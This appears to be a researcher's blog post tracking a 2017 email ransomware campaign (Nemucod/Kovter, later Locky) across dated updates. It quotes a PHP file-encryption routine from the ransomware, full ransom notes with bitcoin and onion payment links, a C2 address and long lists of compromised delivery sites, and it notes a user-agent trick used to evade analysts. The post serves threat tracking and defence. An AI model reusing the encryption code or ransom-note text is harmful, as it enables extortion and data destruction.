
Where I am told the relevant part for our purposes is:



```
    $db = fopen($fn . ".db", "w");
    foreach ($_SERVER["files"] as $file) {
        $fp = fopen($file, "r+");
        if ($fp === false) continue;
        $trash = "";
        for ($i = 0;$i < 2048;$i++) $trash.= chr(mt_rand(0, 255));
        $key = "";
        for ($i = 0;$i < 128;$i++) $key.= chr(mt_rand(0, 255));
        $aes = new Crypt_AES(CRYPT_AES_MODE_ECB);
        $aes->setKeyLength(128);
        $aes->setKey($key);
        $b = fread($fp, 2048);
        fseek($fp, 0);
        fwrite($fp, substr($trash, 0, strlen($b)));
        fclose($fp);
        $b = $aes->encrypt($b);
        $rsa = new Crypt_RSA();
        $rsa->loadKey($keypub);
        $key = $rsa->encrypt($key);
        fputs($db, $file . "    " . base64_encode($key) . " " . base64_encode($b) . "
");
    }
    fclose($db);
```

Showing a high level of encryption that at this time appears unable to be decrypted without paying the ransom.

This ransom note (or something similar with different links gets displayed on the victim's desktop



ATTENTION!

All your documents, photos, databases and other important personal files were encrypted using a combination of strong RSA-2048 and AES-128 algorithms.

The only way to restore your files is to buy decryptor. Please, follow these steps:

1. Create your Bitcoin wallet here:

   https://blockchain.info/wallet/new

2. Buy 0.11471 bitcoins here:

   https://localbitcoins.com/buy_bitcoins

3. Send 0.11471 bitcoins to this address:

   <%ADDRESS%>

4. Open one of the following links in your browser:

   http://elita5.md/counter/?1GCn9vz73FNDmoVxgxXqjo7dSXyLmfnTDt
   http://artdecorfashion.com/counter/?1GCn9vz73FNDmoVxgxXqjo7dSXyLmfnTDt
   http://goldwingclub.ru/counter/?1GCn9vz73FNDmoVxgxXqjo7dSXyLmfnTDt
   http://perdasbasalti.it/counter/?1GCn9vz73FNDmoVxgxXqjo7dSXyLmfnTDt
   http://natiwa.com/counter/?1GCn9vz73FNDmoVxgxXqjo7dSXyLmfnTDt

5. Download and run decryptor to restore your files.

You can find this instruction in "DECRYPT" file on your desktop.

The original js downloads 4 files via the counter file1 is Kovter as usual, the second is unknown and there is a massive 6.7mb php interpreter. The 2nd file won't run without the php interpreter. It looks like it also belongs to PHP and both php files together are needed to run the downloaded php counter files to encrypt the computer

You get 3 identical named files, with different file extensions in THIS example from 4 July 2017 we got

162citM2mvkp8bEpsLyUchneaUyauzndYZ.doc which appears to be data and not a word doc that is somehow involved in the ransomware

162citM2mvkp8bEpsLyUchneaUyauzndYZ.php (VirusTotal)

162citM2mvkp8bEpsLyUchneaUyauzndYZ.exe which is a genuine php interpreter file (VirusTotal)

All 3 work together to do the ransomware and need to be called and run from the original js file and needs all files to be downloaded to the correct places on the victim's computer otherwise you don't get ransomed

then we got the Kovter malware payload as well from **winnicemoldawii.pl/counter/?2** (VirusTotal)

For some reason a manual download using Internet Explorer browser or Wget with an IE User Agent of the URL in the emailed .js file will give a cut down version of the counter file which only gives Kovter & the innocent PHP files not the ransomware, but using a null user agent or Firefox or Chrome gives the full counter as shown and made available in the PayloadSecurity report which contains the embedded php ransomware file in encoded/obfuscated form. I suppose that this is intended to fool or create confusion for researchers who tend to use an IE user agent in Wget, because so much malware wants to use IE as a downloader because that is the default browser on many susceptible victim's computers.

winnicemoldawii.pl/counter/?
0000000162citM2mvkp8bEpsLyUchneaUyauzndYZ01260400MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwxpxEMYyKM9ghv4vg8
eQJwKXMCcsTvSGfNW4hF_NZSEsKYjEn9GUxLPGcW1emZ92jcfltfODcX0RuI8cUUuHFkcH4bzAVAb32DVSS6QlhSVKYffqtfdzKEXiWKMrEAK1
mCCBQlaC7me9cOUxchwi9TetRquy4w1SvcAUIL4H8_IviuKtT7B-jbrkYqTbS5CpyqV1nDKg4xiwW-2MCHBE3yE-
TKsOS9G35UwrO99GNcEMX3Ok2eFEEjjnipdLjTkYdvtt67RxK_hC_5YvB7flwIDAQABrRR99hCv_aYRHvQBjLN6Hlk554pvQ67j-
PFrSY9rXarZYBubvEMJ0ImIg-Zm9wNMEmNOm-4S8UgLWyNXbEDCPzEt0

None of the online sandboxes were able to show encryption in action although they do show all the downloaded files (I don't think any of the sandboxes are set to act on all retrieved files only .exe files). All the sandboxes did show error messages about missing files and missing dependencies, that doesn't happen on the majority of real computers.

https://www.hybrid-analysis.com/sample/d167368409c3fa244e17cef06eb83174b03fc0397cb0d907daf30dfdba5e100e?environmentId=100

https://jbxcloud.joesecurity.org/analysis/300085/1/html

https://www.virustotal.com/en/file/d167368409c3fa244e17cef06eb83174b03fc0397cb0d907daf30dfdba5e100e/analysis/1498629470/

The Kovter download looks like it works separately to the ransomware but might actually be involved somewhere along the line.

https://www.virustotal.com/en/file/21efa5573721890cdcf9481f613ccb7d633733f05bc29cfeae402802e382cc92/analysis/1498630707/

https://www.hybrid-analysis.com/sample/21efa5573721890cdcf9481f613ccb7d633733f05bc29cfeae402802e382cc92?environmentId=100

Sites involved in this campaign found so far this week:

resedaplumbing.com
modx.mbalet.ru
artdecorfashion.com
eventbon.nl
elita5.md
goldwingclub.ru
www.gloszp.pl
natiwa.com
desinano.com.ar
amis-spb.ru
perdasbasalti.it
120.109.32.72
calendar-del.ru
indexsa.com.ar

Update 2 July 2017: new sites found, many of last week's sites are still being used as well

Example files:

https://www.hybrid-analysis.com/sample/1e847dcfd6eeebee068e5be729ed4b0cc389d9e9557d5c8ad93225fa0192e2cf?environmentId=100

https://www.virustotal.com/en/file/1e847dcfd6eeebee068e5be729ed4b0cc389d9e9557d5c8ad93225fa0192e2cf/analysis/1498977456/

singley-construction.com
mebel-vito.ru
desinano.com.ar
box-m.org
nikmuzschool.ru

4southern.com
musaler.ru
uploadmiller.miller-media.at
csasesores.com.ar
vademecsa.com.ar
vinoteka28.ru
zgqyzjxh.com
osadakrajenska.pl
chymeres.org
www.mecanique-de-precision.net
winnicemoldawii.pl
www.agrimixxshop.com
luxe-limo.ru

Update 7 July 2017: new sites include : (still older sites being used as well) But there is a slight change to the js file in the email zip. I think it is basically a change in the order the instructions & vars are laid out rather than any major functional change. They still download counter.js which contains an embedded php file which performs the ransomware attack along with multiple other associated files and of course Kovter Trojan

produzirtransforma.com
sharedocsrl.it
ferabusiness.com
lamancha.club
www.shiashop.com
atagarden.com
bennuakar.com
blog.3yinaudio.com
expert5.ru
serdcezemli.ru
infosoft.pl
beta.smk.dk
anthonyadavies.co.uk
emsp.ru
anahata2011.ru
sel.w.filipac.net
ekokond.ru
jesionowa-dental.pl
www.slayerevival.com
b2stomatologia.pl
snw.snellewieken.nl
dilaratahincioglu.com
connexion-zen.com
chatawzieleni.pl
ongediertebestrijding.midholland.nl
ionios-sa.gr
infermierifktmatuziani.org
it.support4u.pl
bandanamedia.com
www.proleite.com.pt
xn—2016-gwea7d0alb0d.xn--p1ai
navigator-vs.ru
ladeya.ru
gimn5.by.
xn--80aaumty.xn--p1ai
fundacio.basquetcatala.cat
laurel.net.au
integralmea.com
magazin-mmv.ru
kominki.szczecin.pl
realitybusiness.be
northernhydro.co.uk
drmalishop.com
rcproracing.com
kingoffoodgarden.com

w-iii.com
hmymrmf.com
syesdzs.com
henri-le-roy.fr
eastmarine.com.sg
upper-int.ru
newborn.cm
mymrmf.com
nkdeng.com
aimcompany.net
bombayhospitalandtraumacentre.com
heixiangzi.com
angiti.by

Example files today:

UPS-Delivery-9106926.doc.js [virustotal] [payload security]

counter.js [virustotal]

1CsnkH4ym42iWxo65QoRtFDC4aPD93QU7e2.exe [VirusTotal] Kovter


1CsnkH4ym42iWxo65QoRtFDC4aPD93QU7e.exe [virustotal] same as been seeing for several months now. php interpreter

1CsnkH4ym42iWxo65QoRtFDC4aPD93QU7e.doc [virustotal] not a doc file but some sort of data used in the attack. either to fool analysis or as part of the attack itself

1CsnkH4ym42iWxo65QoRtFDC4aPD93QU7e.php [virustotal] which performs the ransomware attack Decoded Version
http://www.unphp.net/decode/519e3ad90af1d2854b014a259e079e98/

Update 23 July 2017: A change in the ransom note and a change in the decryptor download sites which is now the same range of onion site as the payment sites rather than the compromised websites that are delivering the malware. This has changed since last week to

https://bgl3mwo7z3pqyysm.onion.link/?14ZqLvq8a8Fok1J7E3ZymqWPTUwX6Za2Gc
https://bgl3mwo7z3pqyysm.onion.to/?14ZqLvq8a8Fok1J7E3ZymqWPTUwX6Za2Gc
https://bgl3mwo7z3pqyysm.onion.casa/?14ZqLvq8a8Fok1J7E3ZymqWPTUwX6Za2Gc



ATTENTION!

All your documents, photos, databases and other important personal files were encrypted using a combination of strong RSA-2048 and AES-128 algorithms.

The only way to restore your files is to buy decryptor. Please, follow these steps:

1. Create your Bitcoin wallet here: **https://blockchain.info/wallet/new**
2. Buy 0.12147 bitcoins here: **https://localbitcoins.com/buy_bitcoins**
3. Send 0.12147 bitcoins to this address: **14ZqLvq8a8Fok1J7E3ZymqWPTUwX6Za2Gc**
4. Open one of the following links in your browser:

   https://bgl3mwo7z3pqyysm.onion.link/?14ZqLvq8a8Fok1J7E3ZymqWPTUwX6Za2Gc
   https://bgl3mwo7z3pqyysm.onion.to/?14ZqLvq8a8Fok1J7E3ZymqWPTUwX6Za2Gc
   https://bgl3mwo7z3pqyysm.onion.casa/?14ZqLvq8a8Fok1J7E3ZymqWPTUwX6Za2Gc

   If all of these pages are not available:

   - Download Tor Browser here: **https://www.torproject.org/download/download-easy.html.en**
   - Install and run Tor Browser
   - Open this site in Tor Browser: **http://bgl3mwo7z3pqyysm.onion/?14ZqLvq8a8Fok1J7E3ZymqWPTUwX6Za2Gc**
5. Download and run decryptor to restore your files.

https://www.virustotal.com/en/file/f2281cdabf9498ee754740b69c41d15f3ba91a82eb61d34f2cd857acaeaab962/analysis/1500796303/

https://www.hybrid-analysis.com/sample/f2281cdabf9498ee754740b69c41d15f3ba91a82eb61d34f2cd857acaeaab962?environmentId=100

Decoded PHP at: http://www.unphp.net/decode/ce94e4156cb2012f70a6553a21f0f7d9/

Update 30 July 2017: Over the last week we have noticed most zips have contained a 0 byte .js file. Then on Saturday 29 July 2017, they started to reuse several of the very old sites from 1 month ago, most of which are cleaned up and no malware on them. Then today Sunday 30 July 2017 emails coming with several new sites and another slight change in the .js files, where several of the var & function names have changed and an extra layer of obfuscation applied. Still same onion site for payments. We are also noticing a slight change in some of the delivery emails. Instead of a generic Dear customer, they are inserting Dear < recipient's first name> but only where the recipient has a definitely recognisable human name. emails sent to recipients such as info@, help@, customerservice@, scanner@, Xerox994@ etc all still get Dear customer.

janken.fr
deezz-menswear.nl
womensjoy.ru
kamint.ru
meble-wierzbowski.pl
icemed.is
proserindustries.com
easy2ls.com
prozor.ru
zogg.ru
pink-moore.fr
sionparquetbois.com
pfaudler.ru
wallorail.be

Example files:

https://www.virustotal.com/en/file/f8fc70d9ceb046674b3ad22c0760c4fd28ec50a2c4f9de775933b208b804e1ad/analysis/1501390742/

https://www.hybrid-analysis.com/sample/f8fc70d9ceb046674b3ad22c0760c4fd28ec50a2c4f9de775933b208b804e1ad?environmentId=100

https://www.hybrid-analysis.com/sample/86bd1659314f319d13d22a5a745e0199c416d83ecd781d90d73d32ae215a1c2c?environmentId=100

https://www.virustotal.com/en/file/86bd1659314f319d13d22a5a745e0199c416d83ecd781d90d73d32ae215a1c2c/analysis/1501392289/

It looks like the Payload Security reports are showing a false positive (along with VirusTotal) on some sites on the same IP numbers as the malware sites. In particular the Russian Red Cross Site is being flagged as malicious. I cannot see any suspicious content on the links but it might be worth the Red Cross webmaster investigating, just in case

URL: http://redcross.ru/user/Image/php/sudinfo.php?1757779/article/2017-01-07/chez-nous-le-film-engage-du-belge-lucas-belvaux-qui-enerve-le-fn-video (AV positives: 2/65 scanned on 07/29/2017 15:12:59)
URL: http://redcross.ru/user/Image/php/sudinfo.php?1685092/article/2016-10-01/rallye-de-france-thierry-neuville-reste-2e-mais-perd-du-terrain-sur-ogier (AV positives: 2/65 scanned on 07/29/2017 15:12:52)
URL: http://redcross.ru/user/image/php/sudinfo.php?1721418/article/2016-11-18/la-justice-donne-raison-a-une-ado-de-14-ans-en-phase-terminale-d-un-cancer-elle (AV positives: 2/65 scanned on 07/29/2017 06:18:30)

Update 16 August 2017: there has been a 2 week break from these, but this morning they are starting to trickle in again. The js attachment and the resulting nemucod ransomware look functionally identical to the previous ones. Several of the sites are the same as the 30 July list with quite a few new additions

plans-nature.fr
rubinsteintaybi.es
taboo.su
owczarekpodhalanski.pl
truckman73.ru
productoscobra.com
the100brasil.com.br
centraldosquadrinhos.com
www.jag.mako.hu
www.ecn.org
dogtrainings.net
x-rays.msk.ru
velhobrasil.com
jayveehr.com
dbstech.co.nz

Example Files and analysis reports

https://www.virustotal.com/en/file/b5009e4137ad28cb4cc267c567e3dbd86842a411c09a2a7fa4c36b70c7537fd2/analysis/1502861631/

https://www.hybrid-analysis.com/sample/b5009e4137ad28cb4cc267c567e3dbd86842a411c09a2a7fa4c36b70c7537fd2?environmentId=100

Update 19 August 2017:

we are seeing a change today and although the original .js inside the zip is downloading a counter file from the compromised sites, this doesn't appear to be nemucodaes ransomware today. It is still downloading the PHP interpreter and other php files but also a new file that has poor VirusTotal detections. It appears to be Locky ransomware with a C2 185.75.46.193

Sites found so far involved today

omegaclube.net.br
ep1.businesstowork.com
spachristine.se
tatunet.ddo.jp
drjadhavpathlab.com
weddingandco.com
lukehorgan.com
reditec.info
gritfitnesstraining.com
drjadhavpathlab.com
stevecarlile.com
blog.baytic.com
amirmanzurescobar.com

<sitename>/counter/?pKecCkHJqtPHrGaZbLw6g96nPUZlk0PbcP31T4AgY5rzyqa6RhRlp5-yz3Tp7DD8Ke2HYOg7K48BFetgvryWkHOAMPcieVNXhHY0SCvU5hYFzPbYyeviYtyt1v8TL6kc8i4l0

which when decoded gives

<sitename>/counter/?aY5rzyqa6RhRlp5-yz3Tp7DD8Ke2HYOg7K48BFetgvryWkHOAMPcieVNXhHY0SCvU5hYFzPbYyeviYtyt1v8TL6kc8i4l
+n where n is 2-4

Analysis reports

https://www.hybrid-analysis.com/sample/3b60fde281d91cc3e7ea3e343ee5b13a31def564903c0136ae928f70e25c3c02?environmentId=100

https://www.hybrid-analysis.com/sample/da40684ec0f603ca5bfdc99b958fa39d3b64f5aabb1096ce2570c478259f177e?environmentId=100

https://www.virustotal.com/en/file/3b60fde281d91cc3e7ea3e343ee5b13a31def564903c0136ae928f70e25c3c02/analysis/1503142540/


https://www.hybrid-analysis.com/sample/3b60fde281d91cc3e7ea3e343ee5b13a31def564903c0136ae928f70e25c3c02?environmentId=100

Update 20 August 2017:

Yet another change to the delivery method this afternoon/evening

Emails are still functionally similar but the attachment is now a html file that when opened pretends to be a word on line word document that cannot be read in your browser so you need to download & run the plug in to make it work. The plugin is a js file that is exactly the same as yesterday's files with the same sites hard coded in it

Email looks like:



Sun 20/08/2017 18:01

familyyo@just37.justhost.com

Problems with item delivery, n.005721753

To 517@thespykiller.co.uk

UPS-Label-005721753.doc.html (21 KB)


Dear Customer,

Your item has arrived at the UPS Post Office at August 19, but the courier was unable to deliver parcel to you.

Please review delivery label in attachment!

Thanks and best regards,
Corey Ross,
UPS Senior Station Manager.

The html file when opened looks like this in chrome browser. The link won't work to download the zip file in Internet explorer because it uses data:application/zip;base64, which IE will not allow to open from a browser. Chrome & Firefox do open them. This eventually delivers the same locky ransomware file that has been used for the last couple of days



file:///C:/Users/[redacted]/Documents/Suspect%20Files/August%202017/20%20August/ups/UPS-Label-01054634.doc.html

This document cannot be read in your browser.

Download and install latest plugin version:

Download MSOffice365 WebView Plugin Update

Update package version: 0.165.11a
for Windows XP/7/8/8.1/10

UPS-Label-01054634.doc.html

https://www.virustotal.com/en/file/74ba7cfa43fb356af92afadbe5218e0b0acc7398287eab5c92ee76c070c22ea2/analysis/1503255385/

https://www.hybrid-analysis.com/sample/74ba7cfa43fb356af92afadbe5218e0b0acc7398287eab5c92ee76c070c22ea2?environmentId=100

Install-MSOffice365-WebView-Plugin-Update-0.165.11a.exe.js

https://www.virustotal.com/en/file/f51f3e32cd4ce8df35ab421cb6a023b1eda18bae6678dd026a9cec8f219a244e/analysis/1503255484/

https://www.hybrid-analysis.com/sample/f51f3e32cd4ce8df35ab421cb6a023b1eda18bae6678dd026a9cec8f219a244e?environmentId=100

Locky binary https://www.virustotal.com/en/file/3b60fde281d91cc3e7ea3e343ee5b13a31def564903c0136ae928f70e25c3c02/analysis/